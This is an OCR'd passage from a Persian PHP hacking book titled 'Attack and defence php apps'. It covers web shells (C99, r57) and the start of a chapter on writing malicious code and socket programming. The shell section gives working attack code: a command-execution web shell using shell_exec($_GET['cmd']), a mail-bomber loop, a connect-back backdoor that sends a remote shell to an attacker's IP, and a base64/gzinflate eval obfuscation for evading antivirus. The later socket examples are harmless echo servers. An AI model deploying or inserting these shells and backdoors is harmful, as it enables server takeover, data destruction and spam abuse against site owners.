
```
Escape codes
}
```

فصل دهم :

شلر ها

☒ شلر ها چه هستند؟

شلر ها در زبان PHP کد هایی هستند که به شما این اجازه را میدهند که پس از نفوذ ، فایل های سرور قربانی را ببینید ، آنها را ویرایش کنید ، پاک کنید و ... .با استفاده از شلر ها ، دیگر نیازی به دادن دستورات خط فرمان نیستید و گاهی با چند کلیک میتوانید کار هایی خاص و مخرب انجام دهید. از معروف ترین شلر ها میتوان به C99 ، r57 و nst را نام برد.البته اکنون اکثر شلر ها معروف توسط نرم افزار های ویروس یاب شناسایی میشوند ، اما برای جلوگیری از این کار نیز چاره ای وجود دارد که در ادامه توضیح خواهم داد.شکل زیر نمایی از شلر معروف C99 است :



هر شلر امکاناتی خاص دارد که آن را از دیگر شلر ها متمایز میکند.اکنون به بررسی بعضی قسمت ها شلر ها برای آشنایی بیشتر شما با شلر ها و اندیشیدن تمهیدات امنیتی میپردازیم.

☒ بررسی جرء به جزء

در ابتدای اکثر شل ها با اطلاعاتی از سرور مواجه میشویم مانند :

```
Software: Apache/1.3.33 (Win32) PHP/4.3.10
uname -a: Windows NT APOLLYON-26E4CF 5.1 build 2600 Snake
Safe-mode: OFF (not secure)
Free 5.08 GB of 5.86 GB (86.73%)
```

همانطور که مشاهده میکنید، اطلاعات مهمی از سرور توسط شلر به نفوذگر داده میشود ، این کار چگونه انجام میشود ؟ اگر نگاهی به فایل PHP Info بیندازید ، به قسمتی بر میخورید که با نام PHP Variables مشخص میشود.در این قسمت لیستی از متغییر های از پیش تعریف شده PHP را میبینید که هرکدام حاوی اطلاعاتی خواص هستند. به طور مثال متغییر :

```
$_SERVER["SERVER_SOFTWARE"]
```

مقدار زیر را برمیگرداند.

```
Apache/1.3.33 (Win32) PHP/4.3.10
```

میتوانید با چاپ هر یک مقداری را که در خود دارند را مشاهده کنید و یا از تابع getenv استفاده کنید..در هر شلر اطلاعات دیگری مانند :

```
Safe-mode: OFF (not secure)
Open base dir: on (secure)
```

را نیز میتوانید بیابید.این اطلاعات مربوط با فایل امنیتی مفسر PHP به نام php.ini هستند (در ادامه این فایل به طور کامل بررسی میشود).برای گرفتن یک مقدرا از این فایل از تابع ini_get استفاده میشود.این تابع مقدار درست ویا غلط و یا مقداری را که متغییر خواسته شده در بر دارد را بر میگرداند.به کدهای زیر دقت کنید :

```
<?
//ini_get() function example
//Attack and defence php apps book
//shahriyar - j
if  (@ini_get("safe_mode")  or  strtolower(@ini_get("safe_mode"))  ==
"on")
{
$safemode = true;
```

```
$info = "<font color=\"red\" size='1'>ON (secure)</font>";
echo $info;
}else{
$safemode = false;
$info = "<font color=\"green\">OFF (not secure)</font>";
echo $info;
}
?>
```

کدهای بالا مقدار متغییر Safe mode را بر میگردانند و در هر صورت (روشن و یا خاموش) مقدار مشخصی را نمایش میدهند.

نکته : علامت @ برای جلوگیری از نمایش خطاهای احتمالی به کار برده شده است.

تابع ini_get() به طور کلی به صورت زیر به کار برده میشود.

```
string ini_get ( string varname )
```

مقادیری مثل Open Base Dir و Disable Functions نیز به همین صورت و با استفاده از همین تابع برگشت داده میشوند. برای دیدن توابعی که Disable میتوانید به صورت زیر عمل کنید.

```
<?
//ini_get() function example
//Attack and defence php apps book
//shahriyar - j
if (@ini_get("disable_functions") == ''){
echo "NONE";
}else{
echo                                                    "Disable
Functions:<pre>".@ini_get('disable_functions')."</pre>";
}
?>
```

تابع دیگری که به صورت گسترده در شلر ها استفاده میشود ، تابع Uname است. این تابع به طور کلی به صورت PHP_UNAME نمایش داده میشود.این تابع ورودی های خاصی را نیز میپذیرد.پس از اجرای این تابع بدون ورودی به مقدار بازگشتی زیر برخوردیم:

```
Windows NT APOLLYON-26E4CF 5.1 build 2600
```

این تابع دقیقا مانند دستور Uname در لینوکس عمل میکند و ورودی ها آن نیز مربوط به لینوکس میشوند.

```
  Linux localhost 2.4.21-0.13mdk #1 Fri Mar 14 15:08:06 EST 2003 i686
```

ورودی های این تابع و مقداری که هر یک بر میگردانند عبارت اند از:

- 'a'
  - چاپ همه مود ها
- 'v'
  - اطلاعاتی در مورد نسخه سیستم عامل
- 'm'
  - نوع ماشین
- 'r'
  - چاپ Release
- 'n'
  - نام هاست
- 's'
  - نام سیستم عامل

برای دانستن نام سیستم عامل میتوانید از تابع دیگری به نام PHP_OS() نیز استفاده کنید.

یکی از مهمترین قسمت های شلر ، اجرا کننده دستورات خط فرمان است.در زبان PHP تعدادی تابع وجود دارند که این وظیفه را بر عهده گرفته اند.

- shell_exec()
- exec()
- system()
- passthru()
- popen()
- pcntl_exec()
- Backtick Operator

در شلر ها معمولا از این توابع برای اجرای دستورات خط فرمان استفاده میکنند.به طور مثال :

```
<?
//Executing Commands example
//Attack and defence php apps book
//shahriyar - j
$exec = shell_exec($_GET['cmd']);
echo "<pre>$exec</pre>";
?>
```

اکنون با مقدار دهی به متغییر CMD از طریق URL میتوان دستورات را اجرا و نتیجه را مشاهده کرد. از امکانات دیگر شلر ها میتوان به اجازه آپلود فایل اشاره کرد.شلر ها این کار را توسط تابع Copy() انجام میدهند. به صورت زیر :

```
copy($file, $newfile)
```

یکی دیگر از اعمالی که نفوذ گران با استفاده از شلر و سرور شما به آن دست میزنند ، ایجاد یک میل بمبر است . میل بمبر ها یک ایمیل را به تعداد مشخصی برای شخص خاصی ارسال میکنند.این کار توسط تابع Mail() و یک حلقه ساده صورت میگیرد.

```
for ($bomb = 0; $bomb < $bnum ; $i++){
mail($recpt,$topic,$content,$hd);
}
```

از دیگر اعمالی که توسط نفوذگر و شلر ممکن است انجام شود ، پاک کردن فایل های شما است. این کار توسط تابع Unlink() که در مفسر PHP تعبیه شده است صورت میگیرد. توابع دیگری نیز وجود دارند مانند rmdir() که همانند دستور rm در خط فرمان لینوکس ، یک دایرکتوری را حذف میکند. به طور کلی توابع زیر میتوانند خطر آفرین باشند.

- unlink()
- rmdir()
- mkdir()
- chmod()
- chown()
- chgrp()

گاهی اوقات ، نفوذگر با استفاده از توابع شبکه دست به Connect Back میزند ، تا به یک شل مستقیم برسد. یک اسکریپت برای این کار معمولا به صورت زیر نوشته میشود.

```
<?
//Connect Back Backdoor example
//Attack and defence php apps book
//shahriyar - j
echo "<form method='POST' action=''><br>
Your IP & BindPort:<br>
<input type='text' name='ip' >
<input type='text' name='port' size='5' value='2121'><br>
<input type='submit' value='Connect Back'>
</form>";
$ip=$_POST['ip'];
$port=$_POST['port'];
if ($ip <> ""){
```

```
$fp=fsockopen($ip , $port , $errno, $errstr);
if (!$fp){
$result = "Error: could not open socket connection";
}else{
fputs ($fp ,"\nCommand");
while(!feof($fp)){
fputs ($fp," shell~# ");
$result= fgets ($fp, 4096);
$message=`$result`;
fputs ($fp,"what was you type HuH? ".$message."\n");
}
fclose ($fp);
}
?>
```

در اکثر موارد به دلیل اینکه کدهای نوشته شده در شلر های معروف توسط نرم افراز های ویروس یاب شناسایی و در پایگاه داد های آنها قرار گرفته است ، کدهای نوشته شده در شلر ها را کد میکند ، معمولا از الگو های Base64 و Gzdeflate استفاده میکنند. به طور مثال :

```
<? eval(gzinflate(base64_decode('
7b3peuJI0jD6+53nmXtQqT3ddhsjwHgrV7mH1cZm
B69VdTxCCJBZhCUBNv3WBZ1r+P59V3YicpFSCzau
qu5ZzvRMt1EukZFbZERkZMRvJx9+mw6mf/2LorQc
1XKMSV/S1NHI/utfjJ60+a43m2iOYU7u9SfDduxN
ua87Y0OzTMcY6/LWlvQ7LyGJOZuQMYIKmxszW9di
0gb8d0v6KOlP05HZ1TdlSY5JQumtY8nSnZk1kTY3
eyNTdbZIRWlb4p8I4Pjr17/+Rbcs07q39KlJsN3c
2zr+61/+bvQnpqXfQyXrXu1A1ma7eVkgWbbu3I/V
vqHdP85MR7fvrdmEtJrA7I2FMQHEbMdyzJG50K1N
e9aBr836Wf2+1oolYrvQy48fJRkKylChq/eMCfTA
...
...
...
...
8/0AFnc33lGXqtVXJ8bf+5iO1wUnJEdyc8joiV2x
kNHePMtmtiTel7B+VVjMSsfsPkMC6l7YIaENgBfY
3MAbf/gBfaFr4MlwNknHPvz2/wE=
')); ?>
```

بدین صورت از شناسایی توسط ویروس یاب ها در امان میمانند. در ادامه نحوه نوشتن کدهای مخرب میپردازیم.

"فصل یازدهم :

کدهای مخرب

☒ نوشتن کدهای مخرب

اکنون به یکی از زیبا ترین قسمت های کتاب رسیده ایم. نوشتن کدهای مخرب هنری است بسیار لذت بخش که اکثر مردم از آن بی بهره اند. با استفاده از کدهای مخرب میتوان بدون انجام اعمال به صورت دستی کار هایی خارقلعاده توسط آسیب پذیری ها انجام داد.نوشتن این کدها مقدماتی از قبیل ، چگونگی اجرای کدهای نوشته شده تحت خط فرمان ، سوکت نویسی و ... را دارد که به تفصیل با هر یک آشنا خواهید شد.

☒ PHP و خط فرمان

اکثر برنامه نویسانی که در زمینه وب فعالیت میکنند ، به خوبی میدانند که زبان PHP بهترین زبان برای طراحی صفحات وب پویا است. اما در عین حال ، اکثر آنها نمیدانند که PHP میتواند به عنوان یک زبان شل اسکریپت نیز به خوبی عمل کرده و نتایج مطلوبی را پی داشته باشد.برای نوشتن PHP به صورت شل ، باید کلمات کلیدی زیر را در ابتدای برنامه خود اضافه کنید.

```
#!/usr/local/bin/php -q
```

این اطلاعات برای یافتن مفسر PHP است.سویچ q– برای جلوگیری از هدر های HTTP استفاده شده است.برنامه ها همانند مواقع عادی باید در بین تگ های مخصوص PHP یعنی ‹?php و ?› محصور شوند.اکنون میتوانیم اولین برنامه استاندارد خود را برای خط فرمان بنویسیم:

```
<?php
print("Attack and defence php apps book\n");
?>
```

با اجرای این برنامه جمله Attack and defence php apps book را در ترمینال مشاهده نمایید.اکنون این سوال پیش می آید که در خط فرمان چگونه میتوان ورودی ها و داد های مورد نیاز برنامه را به آن ارسال کرد ؟ جواب ساده است ، PHP برای این کار آرایه ARGV را تعبیه کرده است.به طوری که اولین مقدار ورودی با $ARGV[1] ، دومین با $ARGV[2] و به همین ترتیب میتوان تا N امین ورودی را در یافت کرد.در این میان متغییر $ARGV[0] نام فایل PHP نوشته شده را یدک میکشد و متغییر $ARGC نیز تعداد ورودی ها و یا به عبارت دیگر مقدار داد های آرایه ARGV را در خود نگه میدارد.به مثال زیر دقت فرمایید.

```
<?php
//Use PHP as shell scripting language
//Attack and defence php apps book
//shahriyar - j
$first_name = $argv[1];
$last_name = $argv[2];
print("Hello, $first_name $last_name!  How are you today?\n");
?>
```

ورودی های برنامه بالا به صورت زیر داده میشوند:

```
Shahriyar@Jalayeri ~$ scriptname.php Ahmad Shamlo
```

پس از دادن مقادیر ، در ترمینال دریافت میکنیم:

```
Shahriyar@Jalayeri ~$ scriptname.php Ahmad Shamlo
Hello, Ahmad Shamlo!  How are you today?
Shahriyar@Jalayeri ~$
```

شاید شما با خود بگویید چگونه میتوان با پرسش و صبر کردن برای جواب یک مقدار را از کاربر توسط خط فرمان دریافت کرد؟ PHP هیچگونه تابعی که عملا و به طور مستقیم این کار را برای ما انجام دهد ندارد.برای این کار ما میتوانیم یک تابع بنویسیم .

```
<?php
//Use PHP as shell scripting language
//Attack and defence php apps book
//shahriyar - j
function read() {
$fp=fopen("/dev/stdin", "r");
$input=fgets($fp, 255);
fclose($fp);
return $input;
}
?>
```

این تابع یک اشاره گر فایل به ورودی های استاندارد (/dev/stdin در لینوکس) باز میکند و میتوان به وسیله این اشاره گر مقادیر ورودی را از کاربر دریافت کرد.در این تابع مقداری که به عنوان ورودی قبول میشود تا سقف ۲۵۵ بایت است.تابع پس از گرفتن ورودی اشاره گر را بسته و مقدار ورودی را بر میگرداند.اکنون میتوانیم از این تابع برای خواندن ورودی ها استفاده کنیم.

```
<?php
//Use PHP as shell scripting language
//Attack and defence php apps book
//shahriyar - j
function read() {
$fp=fopen("/dev/stdin", "r");
$input=fgets($fp, 255);
fclose($fp);
return $input;
}
print("What is your first name? ");
$first_name = read();
print("What is your last name? ");
$last_name = read();
print("\nHello, $first_name $last_name!  Nice to meet you!\n");
?>
```

پس از اجرا ی این برنامه ، خواهید دید که خط آخر جدا از دیگر خطوط چاپ میشود ، این عمل به این دلیل صورت میگیرد که تابع ما همیشه یک مقدار کاراکتر خط جدید نیز دریافت میکند.

برای رفع این مشکل میتوانیم از تابع Str_replace() استفاده کرده و به انتهای ورودی ها علامت /n که نشان دهنده خط جدید است اضافه کنیم.

```
<?php
//Use PHP as shell scripting language
//Attack and defence php apps book
//shahriyar - j
function read() {
$fp=fopen("/dev/stdin", "r");
$input=fgets($fp, 255);
fclose($fp);
return str_replace("\n", "", $input);
}
?>
```

گاهی ممکن است چند مقدار متفاوت برای دریافت توسط کاربر مورد نظر باشد. برای این کار دو راه در پیش داریم ، راه اول استفاده از تابع Read() است ، که این تابع محدودیت هایی مثل اجرا در تنها در لینوکس را دارد.راه دیگر استفاده از آرایه ARGV است.این راه ، روش مناسبی است. اما برای اینکه کاربر را از قید ترتیب وارد کردن داد ها برها نیم میتوانیم از تابع Getopt استفاده کنیم.این تابع در PHP درست مانند همتای خود در Perl عمل میکند.به طور مثال :

```
#!/usr/bin/php
<?
//Use PHP as shell scripting language -- Getopt() Function example
//Attack and defence php apps book
//shahriyar - j
$opt = getopt("s:f:r:u:");
$help="$ARGV[0] -s <subject> -f <sender_email> -r <receipient_email>
-u <url_to_mail>";
if($opt[s]=='' || $opt[r]=='' || $opt[u]=='' || $opt[f]=='' ){
echo "$help\n";
exit(0);
}
$url=trim($opt[u]);
$message=file_get_contents($url);
$headers = "MIME-Version: 1.0\r\n";
$headers.= "Content-type: text/html; charset=iso-8859-1\r\n";
$headers.= "From: $opt[f] \r\n";
mail($opt[r],$opt[s],$message,$headers);
?>
```

اکنون کاربر میتواند مقادیر را همانطور که گفته شده در راهنما گفته شده است به وسیله انتخاب های گذاشته شده ، وارد کند. در خطوط ابتدایی تابع getopt() را میبینید ، که ورودی های s، f و ... را گرفته است که کاربر مقدار هر ورودی را به صورت :

-f value –s value , …

وارد میکند.

☒ سوکت نویسی

یکی دیگر از مهمترین قسمت های اکسپلویتینگ و یا علم نوشتن کدهای مخرب آشنایی با برنامه نویسی شبکه و توابع آن است ،که در ادامه به طور تقریبا کامل در زبان PHP با آن آشنا میشوید.

یکی از امکانات زبان PHP که ممکن است ، شما به طور تصادفی با آنها برخورد کرده باشید ، مجموعه ای کامل از توابع برنامه نویسی شبکه است!به وسیله این توابع میتوانید به راحتی و با سرعت بین Clint و سرور ارتباط بر قرار کنید. خب بگزارید نمونه ای از استفاده از سوکت ها را در کار های روزمره که برای شما اتفاق میافتد را به شما معرفی کنم.وقتی شما درخواستی را برای دیدن یک صفحه وب میفرستید ، مرورگر وب شما یک ارتباط سوکت با پورت ۸۰ باز میکند و درخواستی را مبنی بر دیدن صفحه ای خاص به وب سایت مورد نظر میفرستد:

```
GET /index.html HTTP/1.0\r\n
```

خب حال برنامه ای نوشته و به تشریح قسمت های مختلف آن میپردازیم:

```
<?php
//Socket Programming in PHP
//Attack and defence php apps book
//shahriyar - j
// set some variables
$host = "127.0.0.1";
$port = 1234;
// don't timeout!
set_time_limit(0);
// create socket
$socket = socket_create(AF_INET, SOCK_STREAM, 0) or die("Could not
create
socket\n");
// bind socket to port
$result = socket_bind($socket, $host, $port) or die("Could not bind
to
socket\n");
// start listening for connections
$result = socket_listen($socket, 3) or die("Could not set up socket
listener\n");
// accept incoming connections
// spawn another socket to handle communication
$spawn = socket_accept($socket) or die("Could not accept incoming
connection\n");
// read client input
$input = socket_read($spawn, 1024) or die("Could not read input\n");
// clean up input string
$input = trim($input);
// reverse client input and send back
$output = strrev($input) . "\n";
socket_write($spawn, $output, strlen ($output)) or die("Could not
write
output\n");
// close sockets
socket_close($spawn);
```

```
socket_close($socket);
?>
```

ما ابتدا باید با تعریف متغییر ها ، مقادیری را که هنگام اجرای سوکت سرور به آنها نیاز داریم مشخص کنیم.شما میتوانید برای خود یکی از پورتهای ۱ تا ۶۵۵۳۵ را انتخاب کنید.البته پورت مورد نظر شما نباید از قبل مورد استفاده قرار گرفته و نباید مربوط به سرویس خاصی باشد.

```
<?
// set some variables
$host = "127.0.0.1";
$port = 1234;
?>
```

چون برنامه ما یک سرور است ، اجرای ان توسط مفسر PHP نباید قطع شود . پس بهترین گزینه استفاده از تابع set_time_limit() است. با این کار برنامه برای ارتباط با Clint منتظر میماند و اجرای آن متوقف نمیشود.

```
<?
// don't timeout!
set_time_limit(0);
?>
```

بدون مقدمه ، حالا زمان ایجاد سوکت رسیده است. برای این کار از تابع Socket_creat() استفاده میکنیم.این تابع مقداری را باز میگرداند که در تمامی توابع بعدی استفاده میشوند.

```
<?
// create socket
$socket = socket_create(AF_INET, SOCK_STREAM, 0) or die("Could not
create socket\n");
?>
```

کد بالا کمی گنگ به نظر میرسد. بعد از تابع ایجاد سوکت اولین پارامتر AF_INET است. این کلمه تعیین کننده یک دامنه است! AF یعنی خانواده آدرس ها[15] و INET هم به معنی اینترنت[16] است.بنا بر این تعیین کننده خانواده آدرس های اینترنت است و ۹۹/۹۹٪ آدرس های استفاده شده مورد قبول واقع میشوند . دلیل استفاده از این پارامتر متفاوت بودن خانواده های آدرس ها است ، مثلا برای یونیکس از پارامتر AF_UNIX استفاده میشود. و این بدان معنی است که تنها خانواده

[15] Address Family
[16] IPv4

آدرس های یونیکس قادر به صحبت کردن با برنامه ای هستند که در سیستم یونیکس در حال اجرا است.در عین حال این پارامتر در تعیین نوع TCP و یا UDP بودن ارتباط شما نیز موثر است. پارامتر بعدی SOCK_STREAM است. این یک مقدار ثابت است و تعیین کننده نوع ارتباط شماست.پارامتر SOCK_STREAM نشان دهنده آن است که ما خواهان استفاده از ارتباط TCP هستیم.برای داشتن ارتباطی از نوع UDP میتوانید از SOCK_DGRAM استفاده کنید. به این صورت:

```
<?
// create socket
$socket = socket_create(AF_INET, SOCK_DGRAM, 0) or die("Could not
create socket\n");
?>
```

سومین پارامتر که من مقدار آن را صفر قرار داده ام میتواند با SOL_TCP[17] مقدار دهی شود. و SOL_TCP به معنی "فقط لایه سوکت TCP استفاده کن " است و گاهی نیز میتوان با یک لطفا زودتر به جواب رسید ☺ .بعد از اینکه سوکت ایجاد شد ، وقت ضمیمه[18] کردن مقدار پورت و آدرس است.که تعیین این مقادیر توسط تابع socket_bind() صورت میگیرد .

```
<?
// bind socket to port
$result = socket_bind($socket, $host, $port) or die("Could not bind
to socket\n");
?>
```

بعد از اینکه سوکت ضمیمه و یا به اصطلاح Bind شد ، وقت آن رسیده که عملیات گوش دادن[19] برای برقراری ارتباط را شروع کنیم.برای این کار ما از تابع socket_listen() استفاده میکنیم.در پارامتر دوم، این تابع به شما اجازه میدهد که مقدار ارتباط های مجاز را نیز مشخص کنید . یعنی تعداد ارتباط هایی که میتوانند تا پاسخ گویی به ارتباط جاری صبر کرده و سپس ارتباط با سرور برقرار کنند. که در برنامه ما ۳ قرار داده شده است.

```
<?
// start listening for connections
$result = socket_listen($socket, 3) or die("Could not set up socket
listener\n");
?>
```

[17] میتوان از SOL_UDP نیز استفاده کرد

[18] Bind

[19] listening

در حال حاضر سرور ما کار خاصی را انجام نمیدهد.تنها انتظار برای برقراری ارتباط هایی که از طرف Clint ها به سویش می آیند.وقتی اولین ارتباط دریافت شد تابع socket_accept() شروع به کار میکند. ارتباط را میپذیرد و مانند socket_creat() مقدار آن نقشی کلیدی را برای باقی توابع و اجرای باقی برنامه بازی میکند .

```
<?
// accept incoming connections
// spawn another socket to handle communication
$spawn = socket_accept($socket) or die("Could not accept incoming
connection\n");
?>
```

وقتی ارتباط تثبیت شد ، سرور برای گرفتن مقادیر ورودی توسط Clint انتظار میکشد!برای خواندن مقادیر ورودی از تابع Socket_read() استفاده میکنیم.دومین پارامتر تابع socket_read() نیاز اطلاعات ورودی از طرف clint را محدود و مشخص میسازد که در این برنامه ۱۰۲۴ بایت در نظر گرفته شده است.

```
<?
// read client input
$input = socket_read($spawn, 1024) or die("Could not read input\n");
?>
```

خب حال ما باید با Clint ارتباط برقرار کنیم و برای این که نشان بدهیم Clint به سرور وصل شده است یک پیام برای او میفرستیم! این کار را توسط تابع socket_write() انجام میدهیم.

```
<?
// reverse client input and send back
$output = strrev($input) . "\n";
socket_write($spawn, $output, strlen ($output)) or die("Could not
write output\n");
?>
```

تابع Socket_write() به سه پارامتر نیاز دارد:

۱- یک اشاره به سوکت

۲- رشته ای که باید نوشته شود

۳- تعداد بایت هایی که باید نوشته شوند

بعد از پایان ارتباط به وسیله تابع socket_close به مقادیر $spawn و $socket پایان[۲۰] میدهیم.

[20] terminating

```
<?
// close sockets
socket_close($spawn);
socket_close($socket);
?>
```

مطلبی را باید متذکر شوم و آن این است که شما میتوانید به جای استفاده از کلمه کلیدی Die و پایان دادن به اجرای برنامه بعد از چاپ مقدار مورد نظر، از توابعی که مقدار خطا را چاپ میکنند استفاده کنید.

```
<?
if (false == ($socket = @socket_create(AF_INET, SOCK_STREAM,
SOL_TCP))) {
die("Couldn't create socket, error code is: " . socket_last_error()
.",error message is: " . socket_strerror(socket_last_error()));
}
?>
```

☒ بررسی برنامه

خب ، اکنون زمان بررسی برنامه نوشته شده است!

```
Shahriyar@Jalayeri ~$ php -q server.php
```

همانطور که گفته شد پارامتر q– در اینجا به برنامه میگوید هدر هایی مثل :Content-Type "text/html" را که اغلب در هنگام اجرای اسکریپت ها استفاده میشوند را سرکوب کن!

وقتی برنامه اجرا شود سوکت سرور شروع به کار میکند ، شما میتوانید خیلی راحت و به وسیله یک تلنت ساده با آن ارتباط برقرار کرده و نتیجه کار خود را ببینید.سرور شما مقادیر را دریافت کرده آنها را برعکس کرده ،برای Clint میفرستد و به ارتباط خاتمه میدهد.ببینید:

```
Shahriyar@Jalayeri ~$ telnet 127.0.0.1 1234
Trying 127.0.0.1 ...
Connected to Unkn0wn.
Escape character is '^]'.
Snake Was Here!
!ereh saw ekans
Connection closed by foreign host.
```

☒ تغییر برنامه

شما برای ایجاد تنوع در برنامه خودتان میتوانید از برنامه fortune برای ایجاد پیام های اتفاقی[21] استفاده کنید و در قسمت های مختلف نیز پیام مناسب را چاپ کنید.

```
<?
//Socket Programming in PHP
//Attack and defence php apps book
//shahriyar - j
// don't timeout!
set_time_limit(0);
// set some variables
$host = "127.0.0.1";
$port = 1234;
$command = "/usr/games/fortune";
// create socket
$socket = socket_create(AF_INET, SOCK_STREAM, 0) or die("Could not
create
socket\n");
// bind socket to port
$result = socket_bind($socket, $host, $port) or die("Could not bind
to
socket\n");
// start listening for connections
$result = socket_listen($socket, 3) or die("Could not set up socket
listener\n");
echo "Waiting for connections...\n";
// accept incoming connections
```

[21] Random Messages

```
// spawn another socket to handle communication
$spawn = socket_accept($socket) or die("Could not accept incoming
connection\n");
echo "Received connection request\n";
// run command and send back output
$output = `$command`;
socket_write($spawn, $output, strlen ($output)) or die("Could not
write
output\n");
echo "Sent output: $output\n";
// close sockets
socket_close($spawn);
socket_close($socket);
echo "Socket terminated\n";
?>
```

و نتیجه :

```
Shahriyar@Jalayeri ~$ php -q server.php
Waiting for connections...
Received connection request
Sent output: Paradise is exactly like where you are right now ...
only
much, much better.
-- Laurie Anderson
Socket terminated
```

☒ استفاده از حلقه ها

با استفاده از یک حلقه ساده، شما میتوانید سروری طراحی کنید که بیش از یک مقدار را در هر لحظـه دریافت کند.

```
<?
//Socket Programming in PHP
//Attack and defence php apps book
//shahriyar - j
// don't timeout
set_time_limit (0);
// set some variables
$host = "127.0.0.1";
$port = 1234;
// create socket
$socket = socket_create(AF_INET, SOCK_STREAM, 0) or die("Could not
create
socket\n");
// bind socket to port
$result = socket_bind($socket, $host, $port) or die("Could not bind
to
socket\n");
// start listening for connections
$result = socket_listen($socket, 3) or die("Could not set up socket
listener\n");
echo "Waiting for connections...\n";
// accept incoming connections
```

```
// spawn another socket to handle communication
$spawn = socket_accept($socket) or die("Could not accept incoming
connection\n");
echo "Received connection request\n";
// write a welcome message to the client
$welcome = "Roll up, roll up, to the greatest show on earth!\n? ";
socket_write($spawn, $welcome, strlen ($welcome)) or die("Could not
send
connect string\n");
// keep looping and looking for client input
do
{
// read client input
$input = socket_read($spawn, 1024, 1) or die("Could not read
input\n");
if (trim($input) != "")
{
echo "Received input: $input\n";
// if client requests session end
if (trim($input) == "END")
{
// close the child socket
// break out of loop
socket_close($spawn);
break;
}
// otherwise...
else
{
// reverse client input and send back
$output = strrev($input) . "\n";
socket_write($spawn, $output . "? ", strlen ((($output)+2)) or
die("Could
not write output\n");
echo "Sent output: " . trim($output) . "\n";
}
}
} while (true);
// close primary socket
socket_close($socket);
echo "Socket terminated\n";
?>
```

و نتیجه :

```
Shahriyar@Jalayeri ~$ php -q server.php
Waiting for connections...
Received connection request
Received input: Yeah Baby...
Sent output: ...ybab haey
Received input: You N0thing!
Sent output: !gniht0n uoy
Received input: END
Socket terminated
```

☒ گرفتن اطلاعات از طریق مرورگر وب

شما با کمی حوصله و تمرین میتوانید مقادیر را توسط مرورگـر وب از Clint دریافـت کـرده و بـه سرور بفرستید.

```
<html>
<head>
</head>
<body>
<?
//Socket Programming in PHP
//Attack and defence php apps book
//shahriyar - j
// form not yet submitted
if (!$submit)
{
?>
<form action="<? echo $PHP_SELF; ?>" method="post">
Enter some text:<br>
<input type="Text" name="message" size="15"><input type="submit"
name="submit" value="Send">
</form>
<?
}
else
{
// form submitted
// where is the socket server?
$host="127.0.0.1";
$port = 1234;
?>
```

واضح است ، اطلاعات لازمه را تعریف کرده و مقادیر ارسالی را توسط یک فـرم HTML دریافـت کردیم.

```
<?
$fp = fsockopen ($host, $port, $errno, $errstr);
if (!$fp)
{
$result = "Error: could not open socket connection";
}
else
{
?>
```

به وسیله تابع fsockopen() به سرور وصل میشویم.

```
<?
// get the welcome message
